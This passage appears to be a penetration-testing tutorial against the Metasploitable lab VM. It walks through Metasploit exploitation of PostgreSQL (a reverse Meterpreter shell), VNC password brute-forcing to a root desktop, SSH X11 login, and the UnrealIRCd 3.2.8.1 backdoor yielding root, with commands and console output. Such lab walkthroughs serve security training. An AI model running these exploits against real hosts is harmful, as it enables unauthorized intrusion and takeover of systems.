
```
msf5 > search postgres_payload

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/postgres/postgres_payload    2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   1  exploit/windows/postgres/postgres_payload  2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution

msf5 > use 0
msf5 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output
```

Set required arguments for exploit

```
set RHOSTS <target-ip>
```


By default, it will use username as postgres

```
exploit
```



```
msf5 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.100.4
RHOSTS => 192.168.100.4
msf5 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.100.2:4444
[*] 192.168.100.4:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/qpPXCIPd.so, should be cleaned up automatically
[*] Sending stage (985320 bytes) to 192.168.100.4
[*] Meterpreter session 1 opened (192.168.100.2:4444 -> 192.168.100.4:55311) at 2019-11-01 09:49:51 +0530

meterpreter > getwd
/var/lib/postgresql/8.3/main
meterpreter > 
```

Successfully logged in postgresql…Let’s get a shell for doing more stuff…




```
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > shell
Process 7270 created.
Channel 1 created.
bash -i
bash: no job control in this shell
postgres@metasploitable:~/8.3/main$
```

Try to do privilege escalation…Happy learning..!!!

5900-VNC


Open msfconsole and search for exploit vnc_login

```
search vnc_loginuse auxiliary/scanner/vnc/vnc_login
```



```
msf5 > search vnc_login

Matching Modules
================

   #  Name                             Disclosure Date  Rank    Check  Description
   -  ----                             ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login                   normal  Yes    VNC Authentication Scanner


msf5 > use 0
msf5 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                                 Required  Description
   ----              ---------------                                                 --------  -----------
   BLANK_PASSWORDS   false                                                           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                               yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                           no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                           no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                           no        Add all users in the current database to the list
   PASSWORD                                                                          no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
   Proxies                                                                           no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                                            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             5900                                                            yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                                           yes       Stop guessing when a credential works for a host
   THREADS           1                                                               yes       The number of concurrent threads
   USERNAME          <BLANK>                                                         no        A specific username to authenticate as
   USERPASS_FILE                                                                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                           no        Try the username as the password for all users
   USER_FILE                                                                         no        File containing usernames, one per line
   VERBOSE           true                                                            yes       Whether to print output for all attempts
```

```
show optionsset RHOSTS <targets IP>set PASS_FILE <filepath that contains
passwords>run (or) exploit
```




```
msf5 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.100.4
RHOSTS => 192.168.100.4
msf5 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.100.4:5900    - 192.168.100.4:5900 - Starting VNC login sweep
[+] 192.168.100.4:5900    - 192.168.100.4:5900 - Login Successful: :password
[*] 192.168.100.4:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/vnc/vnc_login) >
```

This method is used to exploit VNC software hosted on Linux or Unix or Windows Operating Systems with authentication vulnerability.

Try to connect vnc with that password

Open Vnc Viewer in Terminal & Type the IP address and connect

a login prompt popup and ask to provide credentials



192.168.100.4

Authenticate to VNC Server
192.168.100.4::5900 (TCP)


Enter VNC Server credentials
(Hint: NOT your RealVNC account details)

Username:

Password: ********

□ Remember password

Then Enter the password and click OK.


192.168.100.4 (root's X desktop (metasploitable:0)) - VNC Viewer
root@metasploitable: /

```
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e7:d1:d9
          inet addr:192.168.100.4  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee7:d1d9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:229736 errors:0 dropped:0 overruns:0 frame:0
          TX packets:198657 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:33610843 (32.0 MB)  TX bytes:16438501 (15.6 MB)
          Base address:0xd020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1276 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1276 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:606441 (592.2 KB)  TX bytes:606441 (592.2 KB)

root@metasploitable:/#
```

Voilaaa…!!! you got Access…I know what are you thinking right Now..Don't mess with the things around..Happy Learning.

6000-X11


The X Window System (aka X) is a windowing system for bitmap displays, which is common on UNIX-based operating systems. X provides the basic framework for a GUI based environment.

The remote X11 server accepts connections from anywhere one can get an Internet connection. It is responsible for access to the graphics cards, the input devices, and the display screen on either computer or wireless device.

Exploiting port 6000 using ssh

```
ssh -X -l msfadmin 192.168.0.122
```

In the above command ‘X’ enables all ports forwarding, by providing username and target’s IP gives us the shell



```
root@kali:~# ssh -X -l msfadmin 192.168.0.122
The authenticity of host '192.168.0.122 (192.168.0.122)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.122' (RSA) to the list of known hosts.
msfadmin@192.168.0.122's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Nov  2 02:04:24 2019
/usr/bin/X11/xauth:  creating new authority file /home/msfadmin/.Xauthority
msfadmin@metasploitable:~$ 
```

6667 & 6697 UnrealIRCD

UnrealIRCd is an Open Source IRC Server, serving thousands of networks since 1999. It runs on Linux, OS X, and Windows

UnrealIRCd is a highly advanced IRCd with a strong focus on modularity, an advanced and highly configurable configuration file. Key features include SSL

UnrealIRCd is one of the most popular and full-featured IRC daemons and is used on the largest number of IRC servers


This server is described as having possibly the most security features of any IRC server.

Protocols used: Internet Relay Chat

Let’s **Exploit** this IRC Server.

Method 1: on port 6667

```
search unrealircduse exploit/unix/irc/unreal_ircd_3281_backdoorshow options
```




```
msf5 > search unrealircd

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

msf5 > use 0
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Set the required arguments for exploit

```
set RHOSTS <target-ip>
```

by default 6667 port number is assigned to exploit

```
run (or) exploit
```



```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.100.4
RHOSTS => 192.168.100.4
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.100.2:4444
[*] 192.168.100.4:6667 - Connected to 192.168.100.4:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.100.4:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo G5Zsq7U4HzfooJnk;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "G5Zsq7U4HzfooJnk\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.100.2:4444 -> 192.168.100.4:50408) at 2019-11-01 10:01:38 +0530

bash -i
bash: no job control in this shell
root@metasploitable:/etc/unreal#
```

